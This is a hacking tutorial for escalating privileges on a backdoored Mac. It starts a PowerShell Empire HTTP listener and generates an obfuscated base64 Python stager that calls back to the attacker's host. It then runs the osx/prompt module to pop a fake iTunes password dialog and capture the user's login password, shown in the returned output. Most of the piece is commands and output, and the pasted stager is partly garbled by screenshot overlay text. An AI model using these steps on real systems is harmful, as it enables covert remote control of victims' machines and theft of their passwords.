# How to Perform Privilege Escalation, Part 2 (Password Phishing)

By **tokyoneon** 08/07/2018 4:53 am

<u>Locating and abusing files</u> containing unsafe permissions is an easy and surefire way to elevate shell privileges on a backdoored macOS device. This time around, we'll be more aggressive and attempt to phish a user's login password by prompting a convincing popup message merely asking the target for their password.

This privilege escalation method consists of the attacker invoking a prompt that instructs the target users to enter their password into a convincing popup window. The **Empire prompt** module allows us to spoof which application is requesting the user's login password. So, we can make iTunes, the App Store, or any installed App request a password input for a believable <u>social engineering</u> attack.

Previously: <u>Perform Privilege Escalation by Abusing File Permissions in MacOS</u>

As we can see using the **whoami** command, the <u>established Netcat backdoor</u> is not root, but instead a regular user (tokyoneon).

bash-3.2\$ whoami tokyoneon

The first thing we want to do is convert our primitive Netcat backdoor to a <u>fully featured</u> <u>Empire backdoor</u>. This article assumes readers have some experience with Empire. Beginners should reference Null Byte's "<u>Getting Started</u>" and "<u>Generating Stagers</u>" guides before proceeding.

# Step 1 Start an Empire Listener

<u>Start Empire</u> with a listener waiting for incoming connections from the target MacBook. In this example, I'm using an HTTP listener on port 8080. The below commands can be used to quickly set up an Empire listener.

(Empire) > listeners [!] No listeners currently active (Empire: listeners) > uselistener http (Empire: listeners/http) > set Port 8080 (Empire: listeners/http) > set Host xx.xx.xx

(Empire: listeners/http) > execute

[\*] Starting listener 'http'

- \* Serving Flask app "http" (lazy loading)
- \* Environment: production

WARNING: do not use the development server in a production environment.

Use a production WSGI server instead.

\* Debug mode: off

[+] Listener successfully started! (Empire: listeners/http) > listeners

## [\*] Active listeners:

Name	Mod	ule	Host		Delay/Jitter
			-		
http	http	ht	tp://xx.xx.xx.xx:	8080	5/0.0

(Empire: listeners) > \_

The "Host" address can be your local network IP address or <u>VPS</u> address for remote attacks.

## Step 2 Generate an OSX Stager

Next, create a launcher script using the osx/launcher <u>stager</u>. This can be done using the below commands.

usestager osx/launcher set Listener http generate

The entire launcher output should be copied and pasted into the Netcat terminal. Including the "echo" and "python" portions at the beginning and ends of the output.

```
(Empire) > listeners
[*] Active listeners:
                      Module
                                                                                     Delay/Jitter
                                         http://1
  http
                       http
(Empire: listeners) > usestager osx/launcher
(Empire: stager/osx/launcher) > set Listener http
(Empire: stager/osx/launcher) > generate
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64deco
J0IHN5cztpbXBvcnQgcmUsIHN1YnByb2Nlc3M7Y21kID0gInBzIC1lZiB8IGdyZXAgTGl0dGxlXCBTbml0Y2g
12IGdyZXAiCnBzID0gc3VicHJvY2Va
                                             ihjbWQsIHNoZWxsPVRydWUsIHN0ZG91dD1zdWJwcm9jZXN:
                                             3<mark>V0</mark>LmNsb3NlKCkKaWYgcmUuc2VhcmNoKCJMaXR0bGUgU25p
3li<mark>MjsKVUE9J01vemlsbGEvNS4wIChXaW5kb3dzIE5UIDY</mark>
91dCA9IHBzLnN0ZG91dC5yZWFkKCkt
V0KToKICAgc3lzLmV4aXQoKQppbXBV copy
Q7IFRyaWRlbnQvNy4w0yBydjoxM<mark>S4v copy as HTM</mark>L
                                             Edl<mark>Y2tvJztzZXJ2ZXI9J2h0dHA6Ly8xMC40Mi4wLjY2Ojg</mark>v
9sb2dpbi9wcm9jZXNzLnBocCc7cmVx
                                              | IuUmVxdWVzdChzZXJ2ZXIrdCk7CnJlcS5hZGRfaGVhZGV
                                   Paste
FnZW50JyxVQSk7CnJlcS5hZGRfaGVl
                                             29raWUnLCJzZXNzaW9uPVRIaU9oa3UrN2FsdHp1Z0diRUU0
0iKTsKcHJveHkgPSB1cmxsaWIyLlBy<del>bsh356raz</del>Gxlcigp0wpvID0gdXJsbGliMi5idWlsZF9vcGVuZXIocHJ
xsaWIyLmluc3RhbGxfb3BlbmVyKG8pOwphPXVybGxpYjIudXJsb3BlbihyZXEpLnJlYWQoKTsKSVY9YVsw0jRd
s00l07a2V5PUlWKycxYTFkYzkxYzkwNzMyNWM20TI3MWRkZjBj0TQ0YmM3Mic7UyxqLG91dD1yYW5nZSgyNTY<sub>|</sub>
9yIGkgaW4gcmFuZ2UoMjU2KToKICAgIGo9KGorU1tpXStvcmQoa2V5W2klbGVuKGtleSldKSklMjU2CiAgICB
09U1tqXSxTW2ldCmk9aj0wCmZvciBjaGFyIGluIGRhdGE6CiAgICBpPShpKzEpJTI1NgogICAgaj0oaitTW2lo
AgIFNbaV0sU1tqXT1TW2pdLFNbaV0KICAgIG91dC5hcHBlbmQoY2hyKG9yZChjaGFyKV5TWyhTW2ldK1Nbal0;
pleGVjKCcnLmpvaW4ob3V0KSk='));" | /usr/bin/python &
(Empire: stager/osx/launcher) > _
```

A new agent will appear in the Empire terminal allowing us to further exploit the MacBook.

## Step 3 Select Your Target & Module

Use the **interact** command to begin issuing commands to the compromised macOS device.

```
(Empire: stager/osx/launcher) > interact P98MAEE0 (Empire: P98MAEE0) >
```

Enable the **collection/osx/prompt** module with the **usemodule** command. Then, use the **info** command to view the modules available options.

(Empire: P98MAEE0) > usemodule collection/osx/prompt

(Empire: python/collection/osx/prompt) > info

Name: Prompt

Module: python/collection/osx/prompt

NeedsAdmin: False OpsecSafe: False Language: python MinLanguageVersion: 2.6 Background: False OutputExtension: None

## Authors:

@FuzzyNop
@harmj0y

#### Description:

Launches a specified application with an prompt for credentials with osascript.

#### Comments:

https://github.com/fuzzynop/FiveOnceInYourLife

#### Options:

Name Required Value Description

ListApps False Switch. List applications suitable for

launching.

SandboxMode False Switch. Launch a sandbox safe prompt

Agent True P98MAEE0 Agent to execute module on.

AppName True Google Chrome The name of the application to launch.

(Empire: python/collection/osx/prompt) >

## Step 4 Get a List of Installed Applications

The **ListApps** option will return a list of applications installed on the macOS device. Set the value to "true," then **execute** the module.

(Empire: python/collection/osx/prompt) > set ListApps true

(Empire: python/collection/osx/prompt) > execute

- [>] Module is not opsec safe, run? [y/N] y
- [\*] Tasked P98MAEE0 to run TASK\_CMD\_WAIT
- [\*] Agent P98MAEE0 tasked with task ID 1
- [\*] Tasked agent P98MAEE0 to run module python/collection/osx/prompt

(Empire: python/collection/osx/prompt) > [\*] Agent P98MAEE0 returned results.

## Available applications:

- [1] DVD Player
- [2] Siri
- [3] QuickTime Player
- [4] Chess
- [5] Photo Booth
- [6] Notes
- [7] Image Capture
- [8] iBooks
- [9] Google Chrome
- [10] Preview
- [11] Dashboard
- [12] TextEdit
- [13] Mail
- [14] Safari
- [15] Dictionary
- [16] Contacts
- [17] Time Machine
- [18] Utilities
- [19] Font Book
- [20] FaceTime
- [21] Maps
- [22] Mission Control
- [23] Stickies
- [24] Photos
- [25] Messages
- [26] Calculator
- [27] iTunes
- [28] Firefox
- [29] Launchpad
- [30] Reminders
- [31] App Store
- [32] Automator
- [33] Calendar
- [34] System Preferences

Before selecting an application, **unset** the ListApps value so that the module doesn't continuously return the list of applications.

(Empire: python/collection/osx/prompt) > unset ListApps

By default, there are many suitable applications for this attack.

# Step 5 Select an Application & Execute the Attack


To select an application, **set** the "AppName" value to the application name. In my below example, I'm using iTunes. Punctuation is important here. Notice the capital "T" in iTunes. The AppName value must appear exactly as it does in the above list of apps.

(Empire: python/collection/osx/prompt) > set AppName iTunes

(Empire: python/collection/osx/prompt) > execute

- [>] Module is not opsec safe, run? [y/N] y
- [\*] Tasked P98MAEE0 to run TASK\_CMD\_WAIT
- [\*] Agent P98MAEE0 tasked with task ID 2
- [\*] Tasked agent P98MAEE0 to run module python/collection/osx/prompt

After a few seconds, the target user will be prompted with a password request from the application of your choosing.



Upon submitting their password, the Empire terminal will display the following results.

(Empire: python/collection/osx/prompt) > [\*] Agent P98MAEE0 returned results. button returned:OK, text returned: super-secret-password-54321

If triggered while the target user is browsing iTunes media or while heavily occupied with work, they may not hesitate to enter their password to get rid of that annoying prompt.

## **Defending Against Backdoor Attacks**

Defending against such attacks is difficult. <u>Antivirus software</u> can usually be evaded with <u>a few simple tricks</u>, so it's not a very reliable defense solution. If you experience random password prompts or your MacBook fans seem to heat up unexpectedly, it could be a sign that your macOS device has been compromised. In my next article, I'll talk about a few strategies to identify backdoors on your macOS devices ... so stay tuned.